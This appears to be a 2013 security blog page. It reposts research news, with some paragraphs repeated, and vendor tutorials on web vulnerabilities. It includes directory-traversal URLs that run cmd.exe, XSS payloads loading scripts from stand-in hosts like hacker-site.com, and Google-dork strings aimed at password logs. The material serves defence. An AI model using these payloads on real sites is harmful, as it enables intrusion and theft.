
Wednesday, August 28, 2013

Android Antiviral Products Easily Evaded
Protection for Whistleblowers: New System Would Allow for Secret Data Transfer
App to Protect Private Data On iOS Devices Finds Almost Half of Other Apps Access Private Data
Teaching a Computer to Play Concentration Advances Security, Understanding of the Mind
The researchers developed a program to get the software system called
ACT-R, a computer simulation that attempts to replicate human thought
processes, to play Concentration. In the game, multiple matching pairs
of cards are placed face down in a random order, and players are asked
to flip over two cards, one at a time, to find the matching pairs. If a
player flips over two cards that do not match, the cards are placed back
face down. The player succeeds by remembering where the matching cards
are located.
The researchers were able to either rush ACT-R's decision-making, which led it to play more quickly but make more mistakes, or allow ACT-R to take its time, which led to longer games with fewer mistakes.
As part of the study, 179 human participants played Concentration 20 times each -- 10 times for accuracy and 10 times for speed -- to give the researchers a point of comparison for their ACT-R model.
The findings will help the researchers distinguish between human players and automated "bots," ultimately helping them develop models to identify bots in a variety of applications. These bots pose security problems for online games, online voting and other Web applications.
"One way to approach the distinction between bot behavior and human behavior is to look at how bots behave," says Dr. Robert St. Amant, an associate professor of computer science at NC State and co-author of a paper describing the work. "Another way is to look at what humans do. We're focusing on the latter."
"We're looking for distinctions so subtle that they'd be very difficult to replicate outside of a cognitive architecture like ACT-R," says Dr. David Roberts, an assistant professor of computer science at NC State and co-author of the paper. "The level of sophistication needed to replicate those distinctions in a bot would be so expensive, in terms of time and money, that it would -- hopefully -- be cost-prohibitive."
The researchers were also able to modify the parameters of their Concentration model to determine which set of variables resulted in gameplay that most closely matched the gameplay of the human study participants.
This offers a plausible explanation of the cognitive processes taking place in the human mind when playing Concentration. For example, the Concentration model sometimes has a choice to make: remember a previous matching card and select it, or explore the board by selecting a new card. When playing for speed, the model takes the latter choice because it's faster than retrieving the information from memory. This may also be what's happening in the human brain when we play Concentration.
"This is information that moves us incrementally closer to understanding how cognitive function relates to the way we interact with computers," Roberts says. "Ultimately, this sort of information could one day be used to develop tools to help software designers identify how their design decisions affect the end users of their products. For example, do some design features confuse users? Which ones, and at what point? That would be useful information."
The paper, "Modeling the Concentration Game with ACT-R," will be presented at the International Conference on Cognitive Modeling, being held July 11-14 in Ottawa. Lead author of the paper is Titus Barik, a Ph.D. student at NC State. Co-authors include St. Amant, Roberts, and NC State Ph.D. students Arpan Chakraborty and Brent Harrison. The research was supported by the National Security Agency.
The researchers were able to either rush ACT-R's decision-making, which led it to play more quickly but make more mistakes, or allow ACT-R to take its time, which led to longer games with fewer mistakes.
As part of the study, 179 human participants played Concentration 20 times each -- 10 times for accuracy and 10 times for speed -- to give the researchers a point of comparison for their ACT-R model.
The findings will help the researchers distinguish between human players and automated "bots," ultimately helping them develop models to identify bots in a variety of applications. These bots pose security problems for online games, online voting and other Web applications.
"One way to approach the distinction between bot behavior and human behavior is to look at how bots behave," says Dr. Robert St. Amant, an associate professor of computer science at NC State and co-author of a paper describing the work. "Another way is to look at what humans do. We're focusing on the latter."
"We're looking for distinctions so subtle that they'd be very difficult to replicate outside of a cognitive architecture like ACT-R," says Dr. David Roberts, an assistant professor of computer science at NC State and co-author of the paper. "The level of sophistication needed to replicate those distinctions in a bot would be so expensive, in terms of time and money, that it would -- hopefully -- be cost-prohibitive."
The researchers were also able to modify the parameters of their Concentration model to determine which set of variables resulted in gameplay that most closely matched the gameplay of the human study participants.
This offers a plausible explanation of the cognitive processes taking place in the human mind when playing Concentration. For example, the Concentration model sometimes has a choice to make: remember a previous matching card and select it, or explore the board by selecting a new card. When playing for speed, the model takes the latter choice because it's faster than retrieving the information from memory. This may also be what's happening in the human brain when we play Concentration.
"This is information that moves us incrementally closer to understanding how cognitive function relates to the way we interact with computers," Roberts says. "Ultimately, this sort of information could one day be used to develop tools to help software designers identify how their design decisions affect the end users of their products. For example, do some design features confuse users? Which ones, and at what point? That would be useful information."
The paper, "Modeling the Concentration Game with ACT-R," will be presented at the International Conference on Cognitive Modeling, being held July 11-14 in Ottawa. Lead author of the paper is Titus Barik, a Ph.D. student at NC State. Co-authors include St. Amant, Roberts, and NC State Ph.D. students Arpan Chakraborty and Brent Harrison. The research was supported by the National Security Agency.
Technology Could Be 'Aggravating' Factor in Sentencing
Like the car or gun, technology enables existing crimes to be committed more easily.
The report Understanding cyber criminals and measuring their future activity is by Claire Hargreaves and Dr Daniel Prince of Security Lancaster, an EPSRC-GCHQ Academic Centre of Excellence in Cyber Security Research at Lancaster University.
The report Understanding cyber criminals and measuring their future activity is by Claire Hargreaves and Dr Daniel Prince of Security Lancaster, an EPSRC-GCHQ Academic Centre of Excellence in Cyber Security Research at Lancaster University.
Malware Bites and How to Stop It
However, a key recent development in antivirus software is to
incorporate built-in defences against viruses and other computer malware
for which they have no prior knowledge. These defences usually respond
to unusual activity that resembles the way viruses behave once they have
infected a system. This so-called heuristic approach combined with
regularly updated antivirus software will usually protect you against
known viruses and even zero-day viruses. However, in reality, there are
inevitably some attacks that continue to slip through the safety net.
Writing in a forthcoming issue of the International Journal of Electronic Security and Digital Forensics, researchers at the Australian National University, in Acton, ACT, and the Northern Melbourne Institute of TAFE jointly with Victorian Institute of Technology, in Melbourne Victoria, have devised an approach to virus detection that acts as a third layer on top of scanning for known viruses and heuristic scanning.
The new approach employs a data mining algorithm to identify malicious code on a system and the anomaly of behaviour patterns detected is predominantly based on the rate at which various operating system functions are being "called." Their initial tests show an almost 100% detection rate and a false positive rate of just 2.5% for spotting embedded malicious code that is in "stealth mode" prior to being activated for particular malicious purposes.
"Securing computer systems against new diverse malware is becoming harder since it requires a continuing improvement in the detection engines," the team of Mamoun Alazab (ANU) and Sitalakshmi Venkatraman (NMIT) explain. "What is most important is to expand the knowledgebase for security research through anomaly detection by applying innovative pattern recognition techniques with appropriate machine learning algorithms to detect unknown malicious behaviour."
Writing in a forthcoming issue of the International Journal of Electronic Security and Digital Forensics, researchers at the Australian National University, in Acton, ACT, and the Northern Melbourne Institute of TAFE jointly with Victorian Institute of Technology, in Melbourne Victoria, have devised an approach to virus detection that acts as a third layer on top of scanning for known viruses and heuristic scanning.
The new approach employs a data mining algorithm to identify malicious code on a system and the anomaly of behaviour patterns detected is predominantly based on the rate at which various operating system functions are being "called." Their initial tests show an almost 100% detection rate and a false positive rate of just 2.5% for spotting embedded malicious code that is in "stealth mode" prior to being activated for particular malicious purposes.
"Securing computer systems against new diverse malware is becoming harder since it requires a continuing improvement in the detection engines," the team of Mamoun Alazab (ANU) and Sitalakshmi Venkatraman (NMIT) explain. "What is most important is to expand the knowledgebase for security research through anomaly detection by applying innovative pattern recognition techniques with appropriate machine learning algorithms to detect unknown malicious behaviour."
New Technology Protects Against Password Theft and Phishing Attacks
Phishing involves cyber criminals creating fake websites that look like real ones and luring users into entering their login details, and sometimes personal and financial information. In recent months, the Syrian Electronic Army (SEA) has successfully launched phishing attacks against employees of the Financial Times to enable them to post material to its website, and mass attacks were launched within Iran using a fake Google email, shortly before the elections.
Scientists from Royal Holloway have devised a new system called Uni-IDM which will enable people to create electronic identity cards for each website they access. These are then securely stored, allowing owners to simply click on the card when they want to log back in, safe in the knowledge that the data will only be sent to the authentic website. A key feature of the technology is that it is able to recognise the increasing number of websites that offer more secure login systems and present people with a helpful and uniform way of using these.
"We have known for a long time that the username and password system is problematic and very insecure, proving a headache for even the largest websites. LinkedIn was hacked, and over six million stolen user passwords were then posted on a website used by Russian cyber criminals; Facebook admitted in 2011 that 600,000 of its user accounts were being compromised every single day," said Professor Chris Mitchell from Royal Holloway's Information Security Group.
"Despite this, username and password remains the dominant technology, and while large corporations have been able to employ more secure methods, attempts to provide homes with similar protection have been unsuccessful, except in a few cases such as online banking. The hope is that our technology will finally make it possible to provide more sophisticated technology to protect all internet users."
Uni-IDM is also expected to offer a solution for people who will need to access the growing number government services going online, such as tax and benefits claims. The system will provide a secure space for these new users, many of whom may have little experience using the internet.
Thursday, August 22, 2013
Scanned Vulnerabilities
Which Vulnerabilities does Web Vulnerability Scanner Check for?
Web Vulnerability Scanner automatically checks for the following vulnerabilities, among others:
Web Server Configuration Checks
- Checks for Web Servers Problems – Determines if dangerous HTTP methods are enabled on the web server (e.g. PUT, TRACE, DELETE)
- Verify Web Server Technologies
- Vulnerable Web Servers
- Vulnerable Web Server Technologies – such as “PHP 4.3.0 file disclosure and possible code execution.
Parameter Manipulation Checks
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- SQL Injection
- Code Execution
- Directory Traversal
- HTTP Parameter Pollution
- File Inclusion
- Script Source Code Disclosure
- CRLF Injection
- Cross Frame Scripting (XFS)
- PHP Code Injection
- XPath Injection
- Path Disclosure
(Unix and Windows) - LDAP Injection
- Cookie Manipulation
- Arbitrary File creation (AcuSensor Technology)
- Arbitrary File deletion (AcuSensor Technology)
- Email Injection (AcuSensor Technology)
- File Tampering (AcuSensor Technology)
- URL redirection
- Remote XSL inclusion
- DOM XSS
- MultiRequest Parameter Manipulation
- Blind SQL/XPath Injection
- Input Validation
- Buffer Overflows
- Sub-Domain Scanning
File Checks
- Checks for Backup Files or Directories - Looks for common files (such as logs, application traces, CVS web repositories)
- Cross Site Scripting in URI
- Checks for Script Errors
File Uploads
- Unrestricted File uploads Checks
Directory Checks
- Looks for Common Files (such as logs, traces, CVS)
- Discover Sensitive Files/Directories
- Discovers Directories with Weak Permissions
- Cross Site Scripting in Path and PHPSESSID Session Fixation.
- Web Applications
- HTTP Verb Tampering
Text Search
- Directory Listings
- Source Code Disclosure
- Check for Common Files
- Check for Email Addresses
- Microsoft Office Possible Sensitive Information
- Local Path Disclosure
- Error Messages
- Trojan Shell Scripts (such as popular PHP shell scripts like r57shell, c99shell etc)
Weak Password Checks
- Weak HTTP Passwords
- Authentication attacks
- Weak FTP passwords
Google Hacking Database (GHDB)
- Over 1200 Google Hacking Database Search Entries
Port Scanner and Network Alerts
- Finds All Open Ports on Servers
- Displays Network Banner of Port
- DNS Server Vulnerability: Open Zone Transfer
- DNS Server Vulnerability: Open Recursion
- DNS Server Vulnerability: Cache Poisoning
- Finds List of Writable FTP Directories
- FTP Anonymous Access Allowed
- Checks for Badly Configured Proxy Servers
- Checks for Weak SNMP Community Strings
- Finds Weak SSL Cyphers
Ajax security
Ajax security: Are AJAX Applications Vulnerable to Hack Attacks?
Fuelled by the increased interest in Web 2.0, AJAX (Asynchronous JavaScript Technology and XML) is attracting the attention of businesses all round the globe.
One of the main reasons for the increasing popularity of AJAX is the scripting language used – JavaScript (JS) which allows for a number of advantages including: dynamic forms to include built-in error checking, calculation areas on pages, user interaction for warnings and getting confirmations, dynamically changing background and text colours or "buttons", reading URL history and taking actions based on it, open and control windows, providing different documents or parts based on user request (i.e., framed vs. non-framed).
AJAX is not a technology; rather, it is a collection of technologies each providing robust foundations when designing and developing web applications:
- XHTML or HTML and Cascading Style Sheets (CSS) providing the standards for representing content to the user.
- Document Object Model (DOM) that provides the structure to allow for the dynamic representation of content and related interaction. The DOM exposes powerful ways for users to access and manipulate elements within any document.
- XML and XSLT that provide the formats for data to be manipulated, transferred and exchanged between server and client.
- XML HTTP Request: The main disadvantages of building web applications is that once a particular webpage is loaded within the user’s browser, the related server connection is cut off. Further browsing (even) within the page itself requires establishing another connection with the server and sending the whole page back even though the user might have simply wanted to expand a simple link. XML HTTP Request allows asynchronous data retrieval or ensuring that the page does not reload in its entirety each time the user requests the smallest of changes.
- JavaScript (JS) is the scripting language that unifies these elements to operate effectively together and therefore takes a most significant role in web applications.
At the start of a web session, instead of loading the requested webpage, an AJAX engine written in JS is loaded. Acting as a “middleman”, this engine resides between the user and the web server acting both as a rendering interface and as a means of communication between the client browser and server.
The difference which this functionality brings about is instantly noticeable. When sending a request to a web server, one notices that individual components of the page are updated independently (asynchronous) doing away with the previous need to wait for a whole page to become active until it is loaded (synchronous).
Imagine webmail – previously, reading email involved a variety of clicks and the sending and retrieving of the various frames that made up the interface just to allow the presentation of the various emails of the user. This drastically slowed down the user’s experience. With asynchronous transfer, the AJAX application completely eliminates the “start-stop-start-stop” nature of interaction on the web – requests to the server are completely transparent to the user.
Another noticeable benefit is the relatively faster loading of the various components of the site which was requested. This also leads to a significant reduction in bandwidth required per request since the web page does not need to reload its complete content.
Other important benefits brought about by AJAX coded applications include: insertion and/or deletion of records, submission of web forms, fetching search queries, and editing category trees - performed more effectively and efficiently without the need to request the full HTML of the page each time.
AJAX Vulnerabilities
Although a most powerful set of technologies, developers must be aware of the potential security holes and breeches to which AJAX applications have (and will) become vulnerable.
According to Pete Lindstrom, Director of Security Strategies with the Hurwitz Group, Web applications are the most vulnerable elements of an organization’s IT infrastructure today. An increasing number of organizations (both for-profit and not-for-profit) depend on Internet-based applications that leverage the power of AJAX. As this group of technologies becomes more complex to allow the depth and functionality discussed, and, if organizations do not secure their web applications, then security risks will only increase.
Increased interactivity within a web application means an increase of XML, text, and general HTML network traffic. This leads to exposing back-end applications which might have not been previously vulnerable, or, if there is insufficient server-side protection, to giving unauthenticated users the possibility of manipulating their privilege configurations.
There is the general misconception that in AJAX applications are more secure because it is thought that a user cannot access the server-side script without the rendered user interface (the AJAX based webpage). XML HTTP Request based web applications obscure server-side scripts, and this obscurity gives website developers and owners a false sense of security – obscurity is not security. Since XML HTTP requests function by using the same protocol as all else on the web (HTTP), technically speaking, AJAX-based web applications are vulnerable to the same hacking methodologies as ‘normal’ applications.
Subsequently, there is an increase in session management vulnerabilities and a greater risk of hackers gaining access to the many hidden URLs which are necessary for AJAX requests to be processed.
Another weakness of AJAX is the process that formulates server requests. The Ajax engine uses JS to capture the user commands and to transform them into function calls. Such function calls are sent in plain visible text to the server and may easily reveal database table fields such as valid product and user IDs, or even important variable names, valid data types or ranges, and any other parameters which may be manipulated by a hacker.
With this information, a hacker can easily use AJAX functions without the intended interface by crafting specific HTTP requests directly to the server. In case of cross-site scripting, maliciously injected scripts can actually leverage the AJAX provided functionalities to act on behalf of the user thereby tricking the user with the ultimate aim of redirecting his browsing session (e.g., phishing) or monitoring his traffic.
JavaScript Vulnerabilities
Although many websites attribute their interactive features to JS, the widespread use of such technology brings about several grave security concerns.
In the past, most of these security issues arose from worms either targeting mailing systems or exploiting Cross Site Scripting (XSS) weaknesses of vulnerable websites. Such self-propagating worms enabled code to be injected into websites with the aim of being parsed and/or executed by Web browsers or e-mail clients to manipulate or simply retrieve user data.
As web-browsers and their technological capabilities continue to evolve, so does malicious use reinforcing the old and creating new security concerns related to JS and AJAX. This technological advancement is also occurring at a time when there is a significant shift in the ultimate goal of the hacker whose primary goal has changed from acts of vandalism (e.g., website defacement) to theft of corporate data (e.g., customer credit card details) that yield lucrative returns on the black market.
XSS worms will become increasingly intelligent and highly capable of carrying out dilapidating attacks such as widespread network denial of service attacks, spamming and mail attacks, and rampant browser exploits. It has also been recently discovered that it is possible to use JS to map domestic and corporate networks, which instantly makes any devices on the network (print servers, routers, storage devices) vulnerable to attacks.
Ultimately such sophisticated attacks could lead to pinpointing specific network assets to embed malicious JS within a webpage on the corporate intranet, or any AJAX application available for public use and returning data.
The problem to date is that most web scanning tools available encounter serious problems auditing web pages with embedded JS. For example, client-side JS require a great degree of manual intervention (rather than automation).
Summary and Conclusions
The evolution of web technologies is heading in a direction which allows web applications to be increasingly efficient, responsive and interactive. Such progress, however, also increases the threats which businesses and web developers face on a daily basis.
With public ports 80 (HTTP) and 443 (HTTPS) always open to allow dynamic content delivery and exchange, websites are at a constant risk to data theft and defacement, unless they are audited regularly with a reliable web application scanner. As the complexity of technology increases, website weaknesses become more evident and vulnerabilities more grave.
The advent of AJAX applications has raised considerable security issues due to a broadened threat window brought about by the very same technologies and complexities developed. With an increase in script execution and information exchanged in server/client requests and responses, hackers have greater opportunity to steal data thereby costing organizations thousands of dollars in lost revenue, severe fines, diminished customer trust and substantial damage to your organization's reputation and credibility.
The only solution for effective and efficient security auditing is a vulnerability scanner which automates the crawling of websites to identify weaknesses. However, without an engine that parses and executes JavaScript, such crawling is inaccurate and gives website owners a false sense of security. Read about the JavaScript engine of Acunetix.
Directory Traversal
Directory Traversal Attacks
Properly controlling access to web content is crucial for running a secure web server. Directory Traversal is an HTTP exploit which allows attackers to access restricted directories and execute commands outside of the web server's root directory.
Web servers provide two main levels of security mechanisms:
- Access Control Lists (ACLs)
- Root directory

The root directory is a specific directory on the server file system in which the users are confined. Users are not able to access anything above this root.
For example: the default root directory of IIS on Windows is C:\Inetpub\wwwroot and with this setup, a user does not have access to C:\Windows but has access to C:\Inetpub\wwwroot\news and any other directories and files under the root directory (provided that the user is authenticated via the ACLs).
The root directory prevents users from accessing sensitive files on the server such as cmd.exe on Windows platforms and the passwd file on Linux/UNIX platforms.
This vulnerability can exist either in the web server software itself or in the web application code.
In order to perform a directory traversal attack, all an attacker needs is a web browser and some knowledge on where to blindly find any default files and directories on the system.
What an Attacker can do if your Website is Vulnerable
With a system vulnerable to Directory Traversal, an attacker can make use of this vulnerability to step out of the root directory and access other parts of the file system. This might give the attacker the ability to view restricted files, or even more dangerous, allowing the attacker to execute powerful commands on the web server which can lead to a full compromise of the system.
Depending on how the website access is set up, the attacker will execute commands by impersonating himself as the user which is associated with "the website". Therefore it all depends on what the website user has been given access to in the system.
Example of a Directory Traversal Attack via Web Application Code
In web applications with dynamic pages, input is usually received from browsers through GET or POST request methods. Here is an example of a GET HTTP request URL:
http://test.webarticles.com/show.asp?view=oldarchive.html
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter "view" with the value of "oldarchive.html". When this request is executed on the web server, show.asp retrieves the file oldarchive.htm from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends this custom URL:
http://test.webarticles.com/show.asp?view=
../../../../../Windows/system.ini
This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user. The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal Attack via Web Server
Apart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web werver software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even tough you might be using a web werver software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be:
http://server.com/scripts/..%5c../Windows/System32/
cmd.exe?/c+dir+c:\
The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command "dir c:\" in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character "\".
Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.
How to Check for Directory Traversal Vulnerabilities
The best way to check whether your web site & applications are vulnerable to Directory Traversal attacks is by using a Web Vulnerability Scanner. A Web Vulnerability Scanner crawls your entire website and automatically checks for Directory Traversal vulnerabilities. It will report the vulnerability and how to easily fix it.. Besides Directory Traversal vulnerabilities a web application scanner will also check for SQL injection, Cross site scripting & other web vulnerabilities.
www.hackingtank.blogspot.com scans for SQL Injection, Cross Site Scripting, Google Hacking and many more vulnerabilities.
Preventing Directory Traversal Attacks
First of all, ensure you have installed the latest version of your web server software, and sure that all patches have been applied.
Secondly, effectively filter any user input. Ideally remove everything but the known good data and filter meta characters from the user input. This will ensure that only what should be entered in the field will be submitted to the server.
Cross Site Scripting
Cross Site Scripting Attack
Hackers are constantly experimenting with a wide repertoire of hacking techniques to compromise websites and web applications and make off with a treasure trove of sensitive data including credit card numbers, social security numbers and even medical records.
Cross Site Scripting (also known as XSS or CSS) is generally believed to be one of the most common application layer hacking techniques.
In the pie-chart below, created by the Web Hacking Incident Database for 2011 (WHID) clearly shows that whilst many different attack methods exist, SQL injection and XSS are the most popular. To add to this, many other attack methods, such as Information Disclosures, Content Spoofing and Stolen Credentials could all be side-effects of an XSS attack.

Today, websites rely heavily on complex web applications to deliver different output or content to a wide variety of users according to set preferences and specific needs. This arms organizations with the ability to provide better value to their customers and prospects. However, dynamic websites suffer from serious vulnerabilities rendering organizations helpless and prone to cross site scripting attacks on their data.
"A web page contains both text and HTML markup that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client. The heart of the issue is that if mistrusted content can be introduced into a dynamic page, neither the web site nor the client has enough information to recognize that this has happened and take protective actions." (CERT Coordination Center).
Cross Site Scripting allows an attacker to embed malicious JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable dynamic page to fool the user, executing the script on his machine in order to gather data. The use of XSS might compromise private information, manipulate or steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems. The data is usually formatted as a hyperlink containing malicious content and which is distributed over any possible means on the internet.
As a hacking tool, the attacker can formulate and distribute a custom-crafted CSS URL just by using a browser to test the dynamic website response. The attacker also needs to know some HTML, JavaScript and a dynamic language, to produce a URL which is not too suspicious-looking, in order to attack a XSS vulnerable website.
Any web page which passes parameters to a database can be vulnerable to this hacking technique. Usually these are present in Login forms, Forgot Password forms, etc…
N.B. Often people refer to Cross Site Scripting as CSS or XSS, which is can be confused with Cascading Style Sheets (CSS).
The Theory of XSS
In a typical XSS attack the hacker infects a legitimate web page with his malicious client-side script. When a user visits this web page the script is downloaded to his browser and executed. There are many slight variations to this theme, however all XSS attacks follow this pattern, which is depicted in the diagram below.

As a web developer you are putting measures in place to secure the first step of the attack. You want to prevent the hacker from infecting your innocent web page with his malicious script. There are various ways to do that, and this article goes into some technical detail on the most important techniques that you must use to disable this sort of attack against your users.
XSS Attack Vectors
So how does a hacker infect your web page in the first place? You might think, that for an attacker to make changes to your web page he must first break the security of the web server and be able to upload and modify files on that server. Unfortunately for you an XSS attack is much easier than that.
Internet applications today are not static HTML pages. They are dynamic and filled with ever changing content. Modern web pages pull data from many different sources. This data is amalgamated with your own web page and can contain simple text, or images, and can also contain HTML tags such as <p> for paragraph, <img> for image and <script> for scripts. Many times the hacker will use the ‘comments’ feature of your web page to insert a comment that contains a script. Every user who views that comment will download the script which will execute on his browser, causing undesirable behaviour. Something as simple as a Facebook post on your wall can contain a malicious script, which if not filtered by the Facebook servers will be injected into your Wall and execute on the browser of every person who visits your Facebook profile.
By now you should be aware that any sort of data that can land on your web page from an external source has the potential of being infected with a malicious script, but in what form does the data come?
<SCRIPT>
The <SCRIPT> tag is the most popular way and sometimes easiest to detect. It can arrive to your page in the following forms:
External script:
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>Embedded script:
<SCRIPT> alert(“XSS”); </SCRIPT><BODY>
The <BODY> tag can contain an embedded script by using the ONLOAD event, as shown below:
<BODY ONLOAD=alert("XSS")>The BACKGROUND attribute can be similarly exploited:
<BODY BACKGROUND="javascript:alert('XSS')"><IMG>
Some browsers will execute a script when found in the <IMG> tag as shown here:
<IMG SRC="javascript:alert('XSS');">There are some variations of this that work in some browsers:
<IMG DYNSRC="javascript:alert('XSS')"><IMG LOWSRC="javascript:alert('XSS')"><IFRAME>
The <IFRAME> tag allows you to import HTML into a page. This important HTML can contain a script.
<IFRAME SRC=”http://hacker-site.com/xss.html”><INPUT>
If the TYPE attribute of the <INPUT> tag is set to “IMAGE”, it can be manipulated to embed a script:
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');"><LINK>
The <LINK> tag, which is often used to link to external style sheets could contain a script:
<LINK REL="stylesheet" HREF="javascript:alert('XSS');"><TABLE>
The BACKGROUND attribute of the TABLE tag can be exploited to refer to a script instead of an image:
<TABLE BACKGROUND="javascript:alert('XSS')">The same applies to the <TD> tag, used to separate cells inside a table:
<TD BACKGROUND="javascript:alert('XSS')"><DIV>
The <DIV> tag, similar to the <TABLE> and <TD> tags can also specify a background and therefore embed a script:
<DIV STYLE="background-image: url(javascript:alert('XSS'))">The <DIV> STYLE attribute can also be manipulated in the following way:
<DIV STYLE="width: expression(alert('XSS'));"><OBJECT>
The <OBJECT> tag can be used to pull in a script from an external site in the following way:
<OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html"><EMBED>
If the hacker places a malicious script inside a flash file, it can be injected in the following way:
<EMBED SRC="http://hacker.com/xss.swf" AllowScriptAccess="always">Is your site vulnerable to Cross Site Scripting?
Our experience leads us to conclude that the cross-site scripting vulnerability is one of the most highly widespread flaw on the Internet and will occur anywhere a web application uses input from a user in the output it generates without validating it. Our own research shows that over a third of the organizations applying for our free audit service are vulnerable to Cross Site Scripting. And the trend is upward.
Example of a Cross Site Scripting Attack
As a simple example, imagine a search engine site which is open to an XSS attack. The query screen of the search engine is a simple single field form with a submit button. Whereas the results page, displays both the matched results and the text you are looking for.
Search Results for "XSS Vulnerability"
To be able to bookmark pages, search engines generally leave the entered variables in the URL address. In this case the URL would look like:
http://test.searchengine.com/search.php?q=XSS%20
Vulnerability
Next we try to send the following query to the search engine:
<script type="text/javascript">
alert ('This is an XSS Vulnerability')
</script>
By submitting the query to search.php, it is encoded and the resulting URL would be something like:
http://test.searchengine.com/search.php?q=%3Cscript%3
Ealert%28%91This%20is%20an%20XSS%20Vulnerability%92%2
9%3C%2Fscript%3E
Upon loading the results page, the test search engine would probably display no results for the search but it will display a JavaScript alert which was injected into the page by using the XSS vulnerability.
How to Check for Cross Site Scripting Vulnerabilities
To check for Cross site scripting vulnerabilities, use a Web Vulnerability Scanner. A Web Vulnerability Scanner crawls your entire website and automatically checks for Cross Site Scripting vulnerabilities. It will indicate which URLs/scripts are vulnerable to these attacks so that you can fix the vulnerability easily. Besides Cross site scripting vulnerabilities a web application scanner will also check for SQL Injection & other web vulnerabilities.
Acunetix Web Vulnerability Scanner scans for SQL injection, Cross site scripting, Google hacking and many more vulnerabilities.
SQL INJECTION
SQL Injection: What is it?
In essence, SQL Injection arises because the fields available for user input allow SQL statements to pass through and query the database directly.
Subscribe to:
Comments (Atom)
-
Code and Queries: admin account info" filetype:log !Host=*.* intext:enc_UserPassword=* ext:pcf "# -FrontPage-...
-
 Electrical Engineers Develop Pocket-Size Fingerprint Recognition May , 2006 — A new pocket device reads fingerp...
 -
Cross Site Scripting Attack What is Cross Site Scripting? Hackers are constantly experimenting with a wide re...
